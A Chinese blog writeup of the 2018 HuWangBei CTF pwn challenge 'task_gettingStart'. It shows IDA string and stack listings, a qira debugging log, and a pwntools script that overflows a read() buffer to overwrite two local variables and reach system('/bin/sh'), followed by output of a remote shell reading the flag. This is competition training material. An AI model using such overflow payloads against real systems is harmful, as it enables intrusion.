

2018护网杯pwn题目task_gettingStart_ktQeERc的writeup

原创

iqiqiya 于 2018-10-13 18:08:42 发布 1072 收藏

分类专栏: [我的CTF之路](#) [我的pwn之路](#) [我的CTF进阶之路](#) 文章标签: [task_gettingStart_ktQeERc](#) [2018护网杯pwn题目](#) [task_gettingStart_2018护网杯pwn题目writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/xiangshangbashaonian/article/details/83040839>

版权



[我的CTF之路](#) 同时被 3 个专栏收录

92 篇文章 5 订阅

订阅专栏



[我的pwn之路](#)

8 篇文章 0 订阅

订阅专栏

[我的CTF进阶之路](#)

108 篇文章 18 订阅

订阅专栏

下载后 本来想先用checksec 看看有啥保护

但是却发现执行不了(这里不太明白)


看到做出的人那么多 也就没有顾虑了

载入IDA 看到关键字符串 且有/bin/sh

```
LOAD:000... 00000007 C stdout
LOAD:000... 00000007 C system
LOAD:000... 0000000F C __cxa_finalize
LOAD:000... 00000008 C setvbuf
LOAD:000... 00000012 C __libc_start_main
LOAD:000... 00000007 C _edata
LOAD:000... 0000000C C __bss_start
LOAD:000... 00000005 C _end
LOAD:000... 0000001C C _ITM_deregisterTMCloneTable
LOAD:000... 0000000F C __gmon_start__
LOAD:000... 00000014 C _Jv_RegisterClasses
LOAD:000... 0000001A C _ITM_registerTMCloneTable
LOAD:000... 0000000A C GLIBC_2.4
LOAD:000... 0000000C C GLIBC_2.2.5
.rodata:... 0000003F C HuWangBei CTF 2018 will be getting start after %lu seconds...\n
.rodata:... 00000026 C But Whether it starts depends on you.
.rodata:... 0000003E C HuWangBei CTF 2018 will be getting start after %g seconds...\n
.rodata:... 00000008 C /bin/sh
.rodata:... 0000000B C Try again!
.eh_frame... 00000006 C ;*3$\r
```


<https://blog.csdn.net/xiangshangbashaonian>

双击进入



发现连续三个跳转之后 就是最终结果

直接F5看伪代码



看到read()之后 这不就是栈溢出嘛 覆盖v7 v8的数据达到条件即可获得shell

栈中顺序如下

```

-00000000000000003E db ? ; undefined
-00000000000000003D db ? ; undefined
-00000000000000003C db ? ; undefined
-00000000000000003B db ? ; undefined
-00000000000000003A db ? ; undefined
-000000000000000039 db ? ; undefined
-000000000000000038 var_38 dq ?
-000000000000000030 buf dq ?
-000000000000000028 v5 dq ?
-000000000000000020 v6 dq ?
-000000000000000018 v7 dq ?
-000000000000000010 v8 dq ?
-000000000000000008 var_8 dq ?
+000000000000000000 s db 8 dup(?)
+000000000000000008 r db 8 dup(?)
+000000000000000010
+000000000000000010 ; lea rdi, [rip+0x10]

```

但是那个v8 != 0.1把我困住好大会

后来找到了

```

.rodata:00000000000000BEE ; char command[]
.rodata:00000000000000BEE command db '/bin/sh',0 ; DATA XREF: main+120↑o
.rodata:00000000000000BF6 ; char aTryAgain[]
.rodata:00000000000000BF6 aTryAgain db 'Try again!',0 ; DATA XREF: main:loc_A8E↑o
.rodata:00000000000000C01 align 8
.rodata:00000000000000C08 qword_C08 dq 7FEFFFFFFFFFFFFFFFh ; DATA XREF: main+4D↑r
.rodata:00000000000000C10 qword_C10 dq 3FB999999999999Ah ; DATA XREF: main+EE↑r
.rodata:00000000000000C10 ; main+F8↑r
.rodata:00000000000000C10 _rodata ends

```

对了 我开始是用qira调试的

```

iqliqiya@521: ~/Desktop
iqliqiya@521:~/Desktop$ qira -s task_gettingStart_ktQeERC
*** program is /home/iqliqiya/Desktop/task_gettingStart_ktQeERC with hash 83d67c7
662d71fdff0fb3a4176a0b88b7238fca9
**** using /home/iqliqiya/qira-1.2/tracers/qemu/qemu-2.1.3/x86_64-linux-user/qemu
-x86_64 for 0x3e
no qira server found, starting it
*** deleting old runs
**** listening on <socket fileno=9 sock=0.0.0.0:4000>
***** starting WEB SERVER on 0.0.0.0:3002
**** listening on <socket fileno=9 sock=0.0.0.0:4000>
task **** ID 0 C
iqliqiya@521:~/Desktop
27.0.0.1', iqliqiya@521:~/Desktop$ nc localhost 4000
*** using bHuWangBei CTF 2018 will be getting start after 274894715376 seconds...
on 0 going But whether it starts depends on you.
on 0 going
h file or di
Failed to ge
*** mapping
off:0x0 @
*** mapping

```

最后exp:

```
cc.py x
1 from pwn import *
2
3 r = remote('49.4.79.115',30210)#nc 49.4.79.115 30210
4
5 payload = (0x30-0x18)*"a" + p64(0x7FFFFFFFFFFFFFFF) + p64(0x3FB999999999999A)
6
7 r.sendline(payload)
8
9 r.interactive()
```

<https://blog.csdn.net/xiangshangbashaonian>

```
print
iqiqiya@521: ~/Desktop
iqiqiya@521:~/Desktop$ python cc.py
[+] Opening connection to 49.4.79.115 on port 30210: Done
[*] Switching to interactive mode
HuWangBei CTF 2018 will be getting start after 140438641170320 seconds...
But whether it starts depends on you.
HuWangBei CTF 2018 will be getting start after 0.1 seconds...
/bin/sh: 1: \x12\x10: not found
$ ls
bin
dev
flag
gettingStart
lib
lib32
lib64
libx32
$ cat flag
flag{6fe19f90a69cc3bcf97d42c19d5287ff}
$
```

<https://blog.csdn.net/xiangshangbashaonian>